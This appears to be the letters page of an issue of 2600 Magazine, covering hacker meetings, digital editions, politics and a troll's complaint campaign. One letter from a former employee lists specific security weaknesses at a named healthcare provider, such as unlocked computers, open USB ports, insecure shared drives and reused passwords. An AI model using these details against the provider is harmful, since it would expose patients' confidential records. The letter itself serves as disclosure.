We don't really know what this means, but if you're asking where the London meetings are, they're listed in the back of the issue and on the website. The location is the same as always. We will phone ahead so the London regulars know what's coming.

Dear 2600:

Well, that was fun! I put on a clean shirt, my best jeans, even clean socks and underwear and headed out to my very first 2600 meeting at the Lakeshore Mall in Sebring, Florida. I arrived at the appointed place at 5:15pm for the 6:00

meeting. I stayed till 6:30. Not a soul showed up. There were a few possibilities... folks who looked like they might be the types interested in a 2600 meeting. I walked up to each and asked, "Are you here for a meeting?" One dude gave me the deer-in-the-headlights look before saying, "No." The others just shook their heads, afraid to make eye contact with me. I might give it another try next month, in which case I'll report back on my adventure.

Frankly, I was rather surprised to see Sebring in the meetings listing. We are a fairly rural county in central Florida where there are more orange trees than people. In fact, I think there are probably more cattle in our county than people. I'm curious: when was the last time you received confirmation of a meeting actually taking place in Sebring?

I've enjoyed reading your magazine every quarter for the past two years or so. Keep up the good work.

Seymour

Technically, your showing up made it somewhat official, but clearly a meeting with only one person isn't much of a meeting at all. We haven't seen another update in a year or two, so if you can confirm that nobody else is showing up to subsequent meetings, we'll have to pull it from the listings. This kind of thing happens as people move out of the area or wind up doing other things. It's always possible for others to pick it up again, but it's pointless to list meetings that aren't happening. Our typeface in the issue really can't get any tinier, so deleting a few entries isn't necessarily a bad thing.

Dear 2600:

As required by the 2600 meeting guidelines, I would like to inform 2600 that I am transitioning the duties of coordinator and primary contact for the XXX 2600 group in ZZZ to YYY. If you have any questions please contact YYY. Thank you!

Name Deleted

ex-XXX 2600 coordinator (Aug 2006 - Apr 2014)

We deleted your name and all identifying info because we didn't want to bring undue attention to your meeting through our response. We don't know where you got the idea that you had to have a coordinator, let alone that we had to be updated on who that was. It's fine to have someone who takes on responsibility, but it's important to not let that turn into any sort of authority, as that's not what the meetings are all about. Everyone at the meeting should be

considered equal and as much a part of things as anyone else, regardless of how much or how little they actually contribute. Our only stipulation is that attendees follow our guidelines in order to remain a welcome part of the gatherings. And we thank you for your service.

Dear 2600:

I'm curious about how up to date the list of meetings is. I live in Seattle and was wanting to attend meetings, but didn't see any groups or mailing lists about it, and was wondering how active the Seattle group is. Thanks in advance!

Jared

We update the meeting list for every issue and you can see the most recent date on the top of the meeting pages on our website. We know that the Seattle meeting is pretty active.

Dear 2600:

I, with some friends, am attempting to start a 2600 chapter operating out of Wilmington, North Carolina. We have held one "meeting," though it was mostly just us hanging out. I put up a page at portcityhackers.org to try attracting some attention, and was hoping that y'all would list us with your aggregate list of sites/meetings for some extra exposure since our bookstores don't sell 2600.

P.S. I love the product that y'all put together.

John

You're off to a good start, and hopefully this letter will help more people find out about your meetings. If we keep getting updates sent to meetings@2600.com, we will add you to our official listing. Good luck!

Letters on Letters

Dear 2600:

Reading Issue 30:4 prompts me to write this letter. The first thing I do when I get my 2600 Magazine is read the letters section. Perhaps I was in a bad mood or something but some items in the "Critical Observations" section really annoyed me. Reading the first two letters, I am reminded that some people don't understand the spirit of hacking and what 2600 is trying to preserve. Common topics of letter submissions include: complaints of political motivations of 2600, outright asking for someone to "do" something for them, implications of 2600 being hypocritical, and general misunderstanding of what 2600 wants to preserve. This might kinda seem like a rant and I may be talking in abstract terms, so I apologize in advance.

I'll start with my thoughts on the spirit of hacking. I believe the spirit of hacking includes

thinking outside of the box. This means doing things that others don't do, finding ways of having things work differently than intended, making things work for how you need them to be instead of how they are, thinking of things that others have not thought of, and making things better than they are. Going further, the spirit of hacking is sharing this information with friends (and everyone else), recognizing that everyone has something to contribute (even if they have less or more technical knowledge), and holding onto the freedom to do all of the above. To some extent, this knowledge can be (and has been) used to help maintain personal freedoms that other people may want to take away.

Moving onto the political aspect, I would say that pretty much anything can be said to be (or twisted to be) a political topic. Isn't politics pretty much a difference of opinions as to what the freedoms and restrictions of the citizens of a country should be? Sure, it is a struggle for power for those involved, but to what end? It's to get power to enable the freedoms and restrictions that they want to have in place. Sure, I would say that makes the spirit of hacking as political (and non-political) as any other topic. That is not necessarily a bad thing. Instead of immediately discounting someone's view because it is "political," it should be responded to with reason and consideration.

My second item refers to requests for people to do things for them. It's hardly worth talking about since no one takes these people seriously (and why should they?), but I can say that I never really cared for people who don't at least try to do things themselves. Perhaps these people have tried and failed - no one really knows. The spirit of hacking is perpetuated by people who walk up to a task and start tinkering with it. Maybe they are tinkering for fun or they have a real need to do something. Everyone needs help sometimes, but I think it is often better to try to make the effort yourself (unless it is not feasible to do so).

The third item was the hypocrisy of 2600. I don't really see it, myself. Keeping in mind that there is not only one person working and contributing to the magazine, I don't really know how you can expect to never see conflicting opinions/statements. Also, knowing that there are different people contributing, would you really want to not see conflicting opinions? The answer should be no. Imagine that you are in a meeting and you are designing some new [whatever]. The first person makes a statement

as to what you should do and the other dozen people say “sounds good to me.” That’s not good at all. This idea kinda moves me into my last topic.

My final thought was about what 2600 is trying to preserve. The following items are what I have inferred from reading 2600 for about ten years now. They seem to try to preserve the integrity of the hacker spirit (through the changing times) as well as the integrity of their publication. They want a sharing of knowledge, opinions, and new finds. They want people with different experiences and conflicting beliefs to work together to better things. Unproductive and ineffectual things are not desired, and sometimes mocked (“Hey, can you hack my ex-girlfriend’s email account, bro?”). As one might expect, they want to maintain the integrity of their publication. This is why they require articles that are not published elsewhere.

To close my letter, I am not trying to persuade you to change your opinions. I am trying to help make people realize that their letters might be able to contain more rational thoughts which, in turn, may offer more effective deliberation on the topics that are discussed in this magazine.

Shocked998

We have to admit that it wouldn't be nearly as much fun if those people who wanted us to do things for them didn't write in. Regarding the political angle, we agree that so many things in everyday life are political in nature. By avoiding that reality, we basically give up any say in the outcome, a contribution that could be considerable given the intelligence level of this community. We've seen that avoidance lessen over the years and the organizational abilities amongst hackers have improved substantially. That is a very good thing. How else will we not become victims of bad laws and oppression in the future? And how else will we be able to help share information, reveal leaks, and protect individuals from prying eyes? Politics, combined with our curiosity, mischief, and sense of justice have brought us to a very interesting place.

Dear 2600:

I’m a bit late reading 2600 this time around, and the “Horror Story from Hell” in 30:4 really intrigued me. I study malware in my spare time, and have never heard of anything so completely devastating as the thing described by Morgan.

If I’m not too late, could you please pass off my email to Morgan? I’d like to try to help combat this malware. If everything in the letter

is accurate, this discovery might be more important than the discovery of Stuxnet, and with many worse implications.

If Morgan isn’t interested in my help, then I wish him/her luck, and would love to hear how everything turns out in the form of an article. This is definitely article worthy.

Thanks for the great magazine.

Hunter

We're not in the habit of passing messages between readers, but if the original writer expresses an interest, we will convey your info.

Dear 2600:

I have read your website since the mid 1990s (after I started programming) and the magazine since the 2000s. Since then, it has been my favorite science/philosophy magazine (meaning also the philosophical/sociopolitical/etc. focus of many editorials and some articles). Though I would have never expected to (with social attitudes about curiosity/hacking when I was growing up), I turned several people on to the magazine - both a hacker who inspired me, and those who do not consider themselves hackers, but liked the editorials, articles, and letters I advised they read. I found a local 2600 group, which exceeded my expectations, then I submitted my first article to you, and have ideas for others.

Though 2600 possibly always criticized large, inefficient, and corrupt organizations (government or private), after my first few years of reading 2600, when so-called “free speech zones” became common at political events (after some being invitation-only), and various computer technology steadily became more integral to people’s lives, it seems there has always been more to criticize... with companies creating more “walled garden” and insecure technology, and always more insidious stuff, such as Apple making a technology to sell to police to disable people’s Apple devices in a specific area when the police want. Though various major restrictive net laws (often renamed and attempted again) did not always pass because of outcry, the U.S. and other governments did not hesitate to just start censoring whatever parts of the net they felt like (supposedly criminal sites) and punishing sites’ owners even just for doing hyperlinks to average web homepages, blogs, posts, etc. It was good to see others from the whole political spectrum involved in outcry, part of which was begun by the late and great Aaron Swartz, who started the Demand Progress organization and “hacking politics.” Since then,

not only does Demand Progress report CISPA is back, but EFF reports that secret TPP negotiations (by politicians and who knows who else) are continuing, which would have many unjust effects, including a net more heavily controlled by governments and large companies, with an interest mostly in their “rights” and few/none of common citizens/netizens’ rights. Good news on a smaller amount of legislation due to outcry is Congress’ consideration of the USA Freedom Act to scale back NSA monitoring... but some hackers think if that passes, it would just be circumvented, as governments already circumvent laws when they can.

Some would argue it is not enough to “hack politics” in specific cases, but that political norms/processes must be hacked - at least to make politics more egalitarian and meritocratic (not special interest-controlled) and to restore freedom, civil/human rights, etc., to how they were intended for free societies. It is good to contact your representatives if they will listen, but it is important to spread the word to as many people as you can, like Aaron Swartz and the people he inspired to rally did, or like Mohandas Gandhi and Martin Luther King. History shows freedom erodes unless people take a stand sufficiently.

The larger good news this year was the growth of hacker conventions (of various focus), hackathons (including in mainstream companies), and the increased condoning of hacking, with even the U.S. president proclaiming a National Day of Civic Hacking - hacking is becoming more socially acceptable! It remains to be seen if this is just about what large organizations can get from hackers, or if organizations are starting to like hacker culture/ideals.

I continue to enjoy reading 2600 for technical aspects that interest me, and even for finding out about some hacker-related social issues that may not be widely known at the time. Thanks again for decades of 2600 and keep up the good work!

Happy Hacking.

darwin

The Digests

Dear 2600:

First of all, thanks for the great mag, and thanks for making it available via Nook/Kindle. Any plans to make more of the annual digests available as DRM-free EPUBs? I would much prefer to buy them directly from you guys in that format rather than going through Barnes

and Noble. I bought Volume 29, but it appears to be the only one available in that format. Thanks!

J

We do indeed plan on continuing with the release of more volumes. In fact, we’re going ahead with a plan suggested by a reader in our last issue to hopefully speed up the process significantly. Look for the details in one of our house ads. In addition, Volume 30 should already be available at the time of this printing. As for the EPUB format, we’d like to continue with this. Surprisingly, not very many readers chose this format, apparently opting instead for PDFs.

Dear 2600:

On page 41 of issue 31:1, sol mentions an idea regarding lifetime subscriptions for the yearly digests.

You mention that it is a great idea, but would most likely be applicable to the PDF version, as you do not have access to the Kindle customer data.

How is this a problem?

While Amazon would most likely not have a system to offer a lifetime subscription to a magazine, surely 2600 could come up with a system to disperse Kindle (and even Nook and EPUB files) to those who have such a subscription, perhaps with a website the subscribers have access to and a mailing list so that the lifetimers can be updated when new issues are available.

As for the editing and creation of these annual digests, I have done a lot of work in the field of converting physical books to digital books... even ones where I had to manually copy down the words from the source.

Let me know.

Variable Rush

We intend to look into every possible way of doing this, but the main problem with formats like Kindle is that we need to do a crazy amount of proofing to make sure the OCR scans are completely accurate. Much of this requires knowledge of what was in the original articles, and the entire process takes substantially longer than formatting pages into PDF form. The plan here is to get at least part of this done quickly, and the idea presented is the best one so far. It also will help us ascertain the interest level, so we can figure out just how much time is worthwhile to devote to future development of the archives.

Critique

Dear 2600:

I have been an on and off reader of 2600

for some time. It depends on if I can find the magazine in the store. As I have gotten older, I have noticed that the magazine has not. Today I logged on to your website for the first time and realized why. It seems so juvenile.

Lock picking: How many times has this been covered in 2600 the magazine?

Phone Phreaking: Did we not cover that back when we actually had land lines?

Why have you not moved onto something more glamorous like:

1. "how to disassemble an iPhone."
2. "how to root an iPhone."
3. "how to remove the glass from an Android phone."
4. "lock penetration of the HID electronic locking systems."
5. "how and why Bitcoin works."
6. "how to hack a CISCO router."

Just some thoughts as I sit here at 5:30 in the morning.

Chris

Well, hopefully by the time the sun came up, you came to the realization that we have, in fact, covered a number of those stories over the years. There's nothing stopping us from covering even more of them if people write the articles and submit them. But your main problem seems to be in what we've actually spent time on in our issues. First off, we're not sure how you reached these conclusions when you "logged on" to our website, as you won't find articles from the magazine there. You seem to be under the impression that we've printed a lot of lock-picking articles when we're constantly hearing about how we don't print enough. (Again, this reflects the number of submissions on the topic that we get.) As for phone phreaking or anything else you consider outdated, there is a lot to be said about history and how systems of the past and present tie together. Again, we haven't printed that much recently on phone phreaking and would like to have more, both focusing on present day technology and the systems of the past. This is how we learn about features, possibilities of new developments, and weaknesses. Not to mention it's a hell of a lot of fun. So we'd like to advise you to lighten up a bit and see if there's anything you actually like in a current issue. Maybe there isn't. But we like to think that we still encompass the spirit of hacking in our pages and reflect what some of the more creative voices in our community are saying.

Dear 2600:

Your code repository on 2600.com is woe-

fully out of date. The last update is from 25:3. Is this because you now expect people to buy digital versions of the magazine if they want the code?

This forced me to type in blerbl's very nice "worlistgenerator.py" from 31:1. I could find no explanation for this code, as it does not go with either of the articles around it, or, really with the "Automated Target Acquisition" article on page 58 where blerbl is mentioned. OK, it sort of goes with that article, but not directly.

For readers who might be wondering, "wordlistgenerator.py" is a nice little text scraper. Point it at one or more "targets" (websites, files), pick a regex wordlist rule from the menu, and collect some interesting strings. Thanks, blerbl!

Sh0kwave

We're sorry about not updating our code repository in such a while. We're definitely going to get on top of that. As for the code you saw in the last issue, that was meant to be used in conjunction with our article on "Robbing the Rich Using Bitcoin," which immediately preceded the code.

Experiences

Dear 2600:

I have been experiencing something very usual for the last two weeks. I have been hearing things in my head asking me for a website that I own. I registered this domain on Christmas Day and since then I have been working on developing it. I read that it is possible to make people hear things through V2K, virtual telepathy, using a microwave auditory effect. Have you ever discussed this on *Off The Hook* or *Off The Wall*? Has anything pertaining to this been published in 2600 Magazine? I'm not sure who to turn to regarding this matter. I'm a big fan of 2600 and your radio shows. I was hoping you could give me some information about this or possibly discuss this on one of your future radio shows. Someone is abusing this technology and trying to extort me. Thank you for your time.

David

We've had obnoxious registrars hound us for renewals long before the expiration date, we've been bothered by annoying people who insist on trying to buy our domains from us, but we haven't encountered anything quite as intrusive as this. The "V2K" technology you allude to is a popular topic on the net and it's alleged that it's defined by the military as such: "Voice to skull device is a non-lethal weapon

which includes (1) a neuro-electromagnetic device that uses microwave transmission of sound into the skull of persons or animals by way of pulse-modulated microwave radiation; and (2) a silent sound device which can transmit sound into the skull of persons or animals... the sound modulation may be voice or audio subliminal messages.” We should point out that none of this is verified, but we’re certain the military would love to get their hands on this kind of technology if it were at all possible. However, whenever hearing voices inside one’s head, it’s always good to be open to the possibility that something else is going on, hard as that may be to accept.

Dear 2600:

I should really thank Anonymous for writing what could have been my own letter back in 31:1, since I have recently re-entered the world of IT employment after years of manual labor. The difference being, I actually enjoyed being away from IT the past four years! After graduating from a tech school (one that I loved, I might add, as their focus was on actual learning, not money), I was thrust into the world of corporate IT bullshit. A world of stress, tension, and all around ugliness. Money was the bottom line, which meant working 16-hour days without added compensation, and occasionally getting death threats. To get away from all of that, to actually have a job doing “grunt work,” was a treat. I could enjoy computers again, since I was only playing around with them in my free time, and not struggling to make them work to keep from being yelled at. Hell, I’ll be honest, I worked on a boat all those years! I was breaking ice, shoveling snow, and taking green water up to my knees on the bow... and I loved it. I thought I would never again return to the horrors of IT.

Yet, as Anonymous pointed out, there’s always the issue of money. I couldn’t survive on ten bucks an hour, no matter how much I loved my job. But I was lucky. An IT job opened up at a school and I was fortunate enough to land the position. Now I work at a place that encourages learning, a place that understands the true definition of “hacker,” a place that prides itself on technology. So, finally, at 33, I’m a married man who gets to play with computers all day and teach kids about technology, and to watch as their eyes light up when they take a computer apart and put it back together. No, I’ll never get rich working there, but you really can love something *and* make it your career. How’s that

for a happy ending?

To reiterate what Anonymous said, thanks to 2600 for keeping the hacker spirit alive, and I’ll see you at HOPE X.

Screamer Chaotix

You raise some excellent points regarding employment. We find that the people who really excel at things have had a variety of experiences, often seemingly unrelated to each other, but all of which form a part of their overall story. This is an extension of the experimentation we are always encouraging within the hacker world. It’s often necessary to experiment in life itself in order to figure out a direction. It can be risky and scary, but if you maintain a healthy dialogue with yourself, you can benefit greatly from this approach.

Dear 2600:

Re: “Relax, We Bought Security,” Wananapaoa Uncle wrote an amazing article on SMB (small-medium business) security. I walked out of my last job for exactly these written reasons. Third party security contractors have no idea how daily business operations and production up-time work. The contractors get the security audits because the company can point to them if there is a security breach, while not being personally responsible.

In my case, a security audit was being done by the same company that installed previous systems. One of my roles was managing and properly configuring these systems, which typically deployed with default passwords and configurations. Yes, these same folks were the “security professionals” running the audit. Said company’s name has a dictionary definition of “spread throughout.” I let a sad chuckle out reading that and applying it to their business model.

Pic0o

Dear 2600:

This is getting really old. I’m not normally one to complain about how retail shops display their wares, but this is the third time I’ve done so in 2600... about the exact same issue. After my last such letter was published, the local Barnes and Noble store (#2832) actually corrected how 2600 was displayed and it could be seen easily without needing to search behind other magazines for it. It seemed like a logical way to display a magazine, although I’m not a professional magazine rack manager. Once again however, it’s back to the normal “keep it hidden” method. I recommend 2600 to everyone I know, and recently a friend actually went

to purchase it but could not find it (even though they had numerous copies - if you weren't already aware of where it generally gets stashed, then you could be searching for a while).

This is getting old, and I'm tired of complaining about it. You often talk about having to pay for lost or stolen issues. I'm curious how many are reported as losses that are actually just scattered throughout the display shelves that even the employees can't seem to find. I always fix them, but they always seem to lose their way again. Perhaps the 20 plus brands of men's magazines with hot women in bikinis on the covers are causing them to wander.

Do you have any recommendations that might help with this? I would really like for people to be able to find 2600 when I suggest it. Not everyone is comfortable asking for employee help to find a hacking publication.

Thanks for all the great brain candy.

ghostguard

This is a difficult problem to solve, since it really only takes one person with a grudge to create this situation. In many cases, we can't even be sure it's someone working for the store in question. We have many enemies and powerful ones at that. So it's not too unreasonable to assume they would stoop to the level of actually hiding our issues to keep people from seeing them. We need people like you to counter this. Every time it happens, it needs to be brought to the attention of management. If they're the ones doing it (which doesn't make a lot of sense for them), they will want to stop being questioned constantly and will likely cease the practice. If it's somebody from outside who's doing this, perhaps the store will manage to catch them in the act. The important thing is to get it on their radar. Silencing people/publications is never the way to make a point and that needs to be made crystal clear.

Dear 2600:

Here's the story of how I inadvertently got my cell phone into eavesdropping mode:

On my way to the airport, I left my cell phone on the airport shuttle bus. The next morning, not being able to find my phone, I dialed it in order to locate it by hearing the ringtone.

Instead, I did not hear my phone ring, I heard someone talking! It was like when you pick up your phone at the exact same time someone is dialing you. But the other person was in the middle of a conversation, and I could only hear one side of it. She was talking about intersections and addresses, and stuff like that. Totally

confusing to me. After listening for a few minutes, trying to figure out what was going on, I hung up and redialed.

This time, the shuttle operator answered normally, and informed me that I had left my phone in the shuttle. I made arrangements to pick it up when I returned.

That's when I realized that I had been eavesdropping on her phone call to her dispatcher from my cell phone that had been somehow switched to transmit mode. I don't know if it was my newly-purchased prepaid cell phone that did it, or what.

Here's the part that I found so interesting: the quality of the transmission while my cell phone was in eavesdropping mode was outstanding. Normally, cell phones break up, the sound quality is poor, you almost have to yell sometimes. This was like I was in the car with her. Perfect transmission, like a professional sound stage.

Just thought I would let people know that your cell phones make Very Good eavesdroppers.

Margaret

New Stuff


Dear 2600:

I'm contacting you from a local start up called notrace.im. We have been working on this product for a while now. We just launched not too long ago. We were wondering how to get an article published with you guys. What we launched is a private messaging app. We were called the Snapchat of texts but better because you don't need an app in order to receive text messages. Some of our features include self destructing messages, ability to send messages to email or most U.S. phones, ability to unsend messages, ability to send anonymous messages, and the security of knowing nothing is stored on your device but a dead link. Please give us a look and let us know what we can do. We are at website notrace.im and available as an app on Android and at the Google Play store.

nico

It's more likely that someone will review your service and write an article about that from a hacker perspective. You're welcome to send us an article describing what it is you do, but it's probable we'd prefer to print something written from the view of someone not affiliated with the company. But please send us something anyway, and if it's interesting and doesn't read like a PR piece, we'll certainly consider it.

RX



Better Protection

Dear 2600:

The encryption standards currently put into place with respect to electronic communications of various kinds - whether email, Internet, telephone, to name a few - need newer as well as stricter levels. The current encryption level makes it easier for not only spying, either by various types of bureaucracies, but also just regular individuals who would never think anything less than to perform such an act without even a little hesitation. The weakened encryption standards, apart from giving us less privacy which could lead to spying, also makes it easier to insert viruses into commercial or even personal networks. This has risen exponentially when it comes to personal computing just over the past few years, which causes great concern because individuals rely so much on electronic communication from shopping, banking, paying bills, communicating with others via email or social networking, and everything in between. The commercial and professional networks are an entirely different ball game since they protect that same information, but servers providing vital services such as utilities always need to have the best possible protection in place. Users of technology, no matter from what group, should push the industry for dramatically raised encryption standards since it affects anyone who uses electronic devices of any kind. Encryption standards should be at the best possible level currently obtainable which technology allows, not somewhat weakened.

Bill

We need to be a lot more emphatic and clear with such messages. There is nobody who is immune from the risks of poor or no encryption. As hackers, we have the obligation to demonstrate when sensitive information is open to compromise, even though we will inevitably get the blame as if we're the ones who made it so in the first place. The alternative is to continue playing this charade where we pretend everything is working properly and we're all protected. All this does is enable criminals - whether working as themselves, governments, or corporations - to benefit from this collective ignorance.

Electronic Editions

Dear 2600:

I have a lifetime subscription to the print edition, but was wondering if there is a way to change

it over to the Kindle edition. If not, no problem, just a thought when I saw that the Kindle version was available on the website.

David

We have no way ourselves of doing this with subscriptions because of the way Kindle operates. We never have access to the subscriber list and there's no option for a lifetime subscription there. We believe people should continue to hold onto the paper edition as the definitive archive to keep in their libraries, and, if desired, have an electronic edition for the sake of convenience. You might also be interested in our lifetime digest project, which will eventually get you everything we've ever published in PDF format. Thanks for your support.

Dear 2600:

I notice that you have Google/Kindle versions but why not an iPhone/iPad version?

I used to subscribe to the paper version a few years ago but the issues stopped coming after two or three times.

Eden

We're more concerned about why your issues stopped coming. That sort of thing is something we take extremely seriously. Anyone having this type of problem should contact us immediately at orders@2600.com or +1 631 751 2600. As for an iPhone/iPad version, we actually do have one, but it isn't available through Apple's iTunes store, as we haven't yet developed the prowess needed to jump through their many hoops. The Kindle version, for example, is readable on iOS devices, iOS being the operating system of Apple consumer electronics, i.e., iPad, iPhone, and iPod Touch. Other third party apps will also work.

Dear 2600:

Would it be possible for you to also make the PDF digest/back issue collections available in (stamped, not burnt) CD-ROM or low-tech hard-cover/paperback dead trees, especially for those of us who either have no reliable (or any) way to download them or who simply need a permanent copy? A CD distribution would also provide a convenient archive, for indefinite future reference or in the event that the downloaded PDF should get deleted/corrupted. Or the hard drive ends up taking a shit and the most recent backup image is months out of date (can't even tell you how many times I've seen it happen).

I, for one, have been wishing the back issues be made available as bound volumes, broken down by year, for quite a long time. This certainly would be more convenient than having to deal with a couple hundred separate issues and the possibility of losing one or several of them.

Wolverine Bates

If we see a bunch more people start asking for this, we'll do everything we can to make it happen.

Sensitive Info

Dear 2600:

The brain and hacking. An out of this world technology! Never before heard of. A risk to the power structure!

Could be killed for exposing this information.

edsimonlocksmith

We doubt anybody would want to kill you for exposing the information you sent us here, except for maybe a few readers who are extremely frustrated that you didn't go into greater detail. If there is more to tell, please send it our way. We'll burn the return address.

Dear 2600:

So the dog ate the hard drive with the IRS emails? And dog ate the back up tapes too?

Time to call the NSA, they have backup tapes of everybody's emails!

Oh, the dog ate the NSA tapes too?

How convenient!

Mike & Gary

You laugh, but the Utah data center may make all of this and more possible. If they were to market their intense curiosity over our personal correspondences as an actual service for our convenience, they just might have a shot at selling it to the public. Imagine being able to hear a phone conversation you had with your dear departed grandmother from 20 years ago. They can make such magic possible.

Dear 2600:

I recently left a job working for MU Healthcare, located in Columbia, Missouri.

Over the course of my 14 years of working for the place, I submitted many corporate compliance submissions about numerous security problems, but so far much of that has fallen on deaf ears. Because of that, I feel the need to send you this letter to make more people aware of the problems... which are ongoing, and much of which they are aware of, but refuse to do anything about (at least up until now).

For starters, many computers at the place are running Windows XP even though XP is no longer supported. I think they will eventually transition all of those to newer versions of Windows, but who knows when. They were still running Windows 95 and 98 on some of the computers up until a few years ago.

Many of the computers in the rooms that doctors see patients in have active USB ports that could potentially be used for nefarious activities by someone inclined to take those types of actions. These are computers that are on the intranet and have access

to medical records, etc. They are in rooms where patients have to sit and wait for doctors to show up - sometimes 30 or more minutes of waiting time. Lots can be done in those precious minutes. Almost all of the computers in those clinics have screen savers, but the computers don't lock when the screen savers come on, so access to the computer is only a mouse movement away. These computers have access to shared departmental drives, and in the past some very confidential documents were sometimes easily accessible in those shared drives by anyone with any intranet access.

IDX is one of the main computer systems that holds patient info. It has logging capabilities. It would not be hard for someone hit with some social engineering to turn on key logging, which basically saves everything the screen in IDX "sees" to a text log file, and ends up saving a whole day's worth of work filled with confidential info somewhere that someone could access later, email it to who knows whom, or just save it out on a USB thumb drive for easy removal from the building, etc.

Outlook is mainly used for emails. Many departments use special folders to organize emails in the organization. However, many of those folders are not set up securely, so in some cases someone from the wrong department may access emails from another department as all of this is on shared network drives. Recently, the organization increased the space allocations on the email system to allow many more years of information to be saved than was previously possible without archiving. A lot of old archived files are saved in some less-than-secure areas because that was not done in prior years.

Excel is used by many managers and middle management staff to study a lot of different things - and those files are saved all over the place in various folders on the network and in email attachments, etc. Many of those Excel files have confidential patient information on them, and almost all of them do not have passwords.

Many, many websites are used by billers to access insurance companies' secure online communications - as a result, many passwords are needed by billing staff, and a lot of those get saved to those insecure Excel files, etc. Interestingly, a few insurance websites don't require secure logins, just generic info like a patient's name and insurance card number. Kinda scary when you think about how much identity theft there is out there.

Billers have started working from home. Many of those billers are working at homes that have spouses and children (some full grown live-in children in some cases) in the home when the work is being done, which is potentially a huge amount of HIPPA violations occurring daily. My guess is many of those at-home workers are using not-so-secure networks based on discussions with some of them before my employment was ended. Some of these billers are using their spouses and children as technical support when the real tech support is not able to help them, so a whole lot of eyes are seeing

confidential patient information almost daily that should not be.

Billing office printing rooms often have papers left near the printers overnight - these are typically bills or medical records that were printed in error and should have been shredded, but were not. They have started doing a rotation to have those papers removed by assigned staff nightly, but many days the staff assigned to that daily chore doesn't get the job done, in part because a good chunk of the time those assigned to that chore are working from home on the day they were assigned to clean out the print room.

Medical students follow doctors around from room to room in the hospital and in some clinics. While that's not too big of a security issue in and of itself, it becomes one when they are out in hallways talking about patient information loud enough for anyone in hearing range a few rooms over to overhear them... that happens a lot.

Pagers are used a lot. If someone knows the numbers to the pagers and uses them at the right time, they could create a lot of havoc.

RightFax has started being used a lot, along with PDFCreator to send and receive faxes as electronic documents that can be easily attached to emails and saved on shared drives. There's potentially a lot of confidential PDF and TIF files floating around where eyes that should not see them can.

Most of the medical records are in Cerner PowerChart, so they are fairly secure. However, like all computer systems, there are some potential security holes. Passwords aren't updated as often as they should be, and in some cases the tech support team just lets people keep using the same passwords over and over and over. Similar problems with password updating happen across the board on all of the various systems that are further upstream that feed in to PowerChart. A lot of what is done in the nightly jobs is automated and is based on ancient software, so there's a whole lot of information going between various systems, and some of that flow of info may not be nearly as secure as it should be. They try to keep the servers in secure physical locations, but they are not all that secure sitting in the top floor of what is basically a warehouse.

There is Wi-Fi available in many buildings and it has guest access on some devices so anyone can login to it. This is a nice little thing to have access to as a patient, but it also potentially can become a security problem as far as the intranet goes.

There's probably a lot more security holes at the place, but those are just a few that I can remember at the moment.

Jeff

What a fantastic security audit! We hope everyone in a similar environment takes a good hard look at their operations to see if such problems are being replicated. The information you've revealed is appreciated and will ultimately wind up helping a great many people. The only ones who would accuse you of making things more insecure with your

revelations are those who helped create this environment in the first place by not fixing these obvious problems. There is no better microcosm to the entire hacker world, as bright and observant individuals constantly try to alert the world to things that don't work right or are completely nonsensical in their implementation. People get regularly punished for expressing such thoughts and letting others know of the problems, as if they were the ones who made them in the first place! We see kids kicked out of middle school and employees fired from their jobs just for telling the truth. We hope, in addition to helping people secure their work environments (especially those that deal with members of the general public), your letter will inspire more people to come forward and reveal such information, regardless of the threats they may face for doing so.

Dear 2600:

GCHQ does surv on US public. want to access obc systems in self defense due to cyber surv/ data mining by force/ cyber t/ abuse tech as used fo rcyber sex and the withholding of mag/ dig evidence.

n n

This odd mix of a Twitter post and a smuggled Telex dispatch is the sort of thing we suspect we're going to just have to get used to.

Ignorance Campaign

Dear 2600:

Howdy from the Facebook 2600 group! Some web troll has decided to prove himself by "wiping 2600.com off the face of the earth." Of course he can't do that, so now he's just trying to get your Yahoo store taken offline.

I tried reporting it to Yahoo Stores but, as I don't have my own store, I can't access their customer service. You can, and if you also suggest to them that they suspend his ads/store/Yahoo services for violating the terms of service, it might be good for some lulz.

Facebook Member

This is nothing new. Idiots abound in the world, on the Internet, and even on Facebook.

Before we analyze this specific attack, we should point out that the Facebook 2600 group has over 10,000 members, most of whom are intelligent, constructive, and supportive. We recognize the efforts of those trying to keep things organized and moving in a good direction. It's no simple task.

Concerning what is being attempted here, let's look at a few quotes from the attacker, who apparently is trying to trigger some sort of automated action to close down our store:

"I'm not entirely familiar with their particular turn around time or how many complaints exactly need to be sent before it'll trigger. Some sites are actually largely bot operated up until a certain number of complaints have been received, at which point it then gets sent to an actual human being. This will be a three month campaign, primarily attacking the main revenue sources of the site by exploiting the fact that the site's store front is break-

ing the Yahoo! ToS.... To be honest the official 2600 site is pretty much a gawd damn target just waiting to happen.... Somehow I doubt I'm going to be the first person whose gotten it wiped off the face of the net. Some sites/groups are a lot like cockroaches, no matter how many times you squish them they just keep coming back for more! ...I like 2600 though, so I'm not going to try and completely destroy it[,] just topple it over for a little bit I think will be a good enough example."

Where do we start? First off, the assumption that we break the terms of service in any way is just plain wrong. We're actually one of the highest rated stores anywhere on the Yahoo system. That's because we're diligent about every order, we contact customers whenever there's a problem of any sort, and we don't stop until matters are completely resolved. People also tend to be very happy whenever they receive things from us, so we tend to get really good feedback. It sounds like this person never even visited our store, let alone tried to order anything.

We do get the occasional new person who is shocked that hackers actually have a store on the Internet and amazed that anyone would trust them with (gasp) credit card numbers! In the 15 years our store has been operating, there hasn't been a single instance of a card number being compromised while in our possession. The reason for this is because we understand the risks involved and we take the needed precautions. The many problems you hear about in the papers are because some entity (usually a large one) didn't do this. Those people who perpetuate the myth that hackers can't be trusted with this kind of thing clearly have little understanding of what hackers are actually all about.

We should point out that this trust works both ways. Sure, we have had attempts by people to make fraudulent purchases using someone else's card. We have caught each and every attempt over the years and we have the skill and motivation to go a lot further than most merchants in tracking down someone engaged in a ripoff scheme. That said, the amount of attempts over the years has been negligible. If we had the ability to rate our customers, they would get the highest possible score. Their support and encouragement has been phenomenal and basically makes everything we do possible.

